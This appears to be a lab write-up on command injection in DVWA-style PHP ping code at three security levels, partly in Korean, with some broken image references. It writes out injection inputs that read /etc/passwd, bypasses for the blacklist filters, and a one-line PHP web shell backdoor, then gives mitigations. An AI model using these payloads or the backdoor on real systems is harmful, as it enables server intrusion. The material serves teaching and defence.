Command Injection

This is an Attack Method calling a system command unintended by sending the data, after modifying an argument value of Application calling the system command.


When calling the system command to deal with specific data on We b Application, the attack often was taken place.


<Threat>
If the command injection is used, a black hacker can upload a malicious script or files on the system by using a various commands.

구분	취약한 함수
Java(Servlet, JSP)	System.*(특히 System.Runtime)
Perl	open() sysopen() system() glob()
PHP	exec() system() passthru() popen() require() include() eval() preg_replace()

<Solution>
As you see, these functions can be the cause of an attack. If the functions must be used, a programmer has to do that a harmful value can't be sent on the function by checking about specific character (" | ", " & ", " ; ") supporting a multiline on the system.

<Lab>






<Low>

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = $_REQUEST[ 'ip' ];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        $html .= "<pre>{$cmd}</pre>";
}

?>
```

“shell_exec” function (execute a command). This code has a vulnerability that immediately execute the entered command without filtering verification.



Enter: || netstat -a (command)
By using an operator (||), look up all port information of current attack target. If the web has a vulnerability like this, an attacker can intercept an account information or server information etc. This is very dangerous vulnerability.

<Medium>

```
if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = $_REQUEST[ 'ip' ];

        // Set blacklist
        $substitutions = array(
                '&&' => '',
                ';'  => '',
        );

        // Remove any of the charactars in the array (blacklist).
        $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        $html .= "<pre>{$cmd}</pre>";
}
```

medium.php

This code have simply code that change specific character to “ (nothing). This can block the attack through “&&” or ‘ ; ’ .
But the attacker can use the command injection through other multiline command. Ex) || , > , <


<High>

```
if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = trim($_REQUEST[ 'ip' ]);

        // Set blacklist
        $substitutions = array(
                '&'  => '',
                ';'  => '',
                '| ' => '',
                '-'  => '',
                '$'  => '',
                '('  => '',
                ')'  => '',
                '`'  => '',
                '||' => '',
        );

        // Remove any of the charactars in the array (blacklist).
        $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        $html .= "<pre>{$cmd}</pre>";
}
```

high.php

Can’t use the various characters.

- ⇨ || cat /etc/passwd
- ⇨ |`| `cat /etc/passwd
- ⇨ |cat /etc/passwd



Thus, the attacker can bypass like this.

<Backdoor>
echo “<?php \$var=shell_exec(\$_GET[‘input’]); echo \$var?>”
>.backdoor.php

If the attacker put this code on server, whenever the attacker can attack through the backdoor. And the backdoor file is not seen by entering the command “ls”.

<Security>
By using escapeshellarg() can be more secure without validation, even when the user input other than IP Address format.

$target => escapeshellarg($target)

OR

STRIP → Merge → Checking → Execute
Stripslahes( ) => explode( ) => is_numeric( ) => (merge)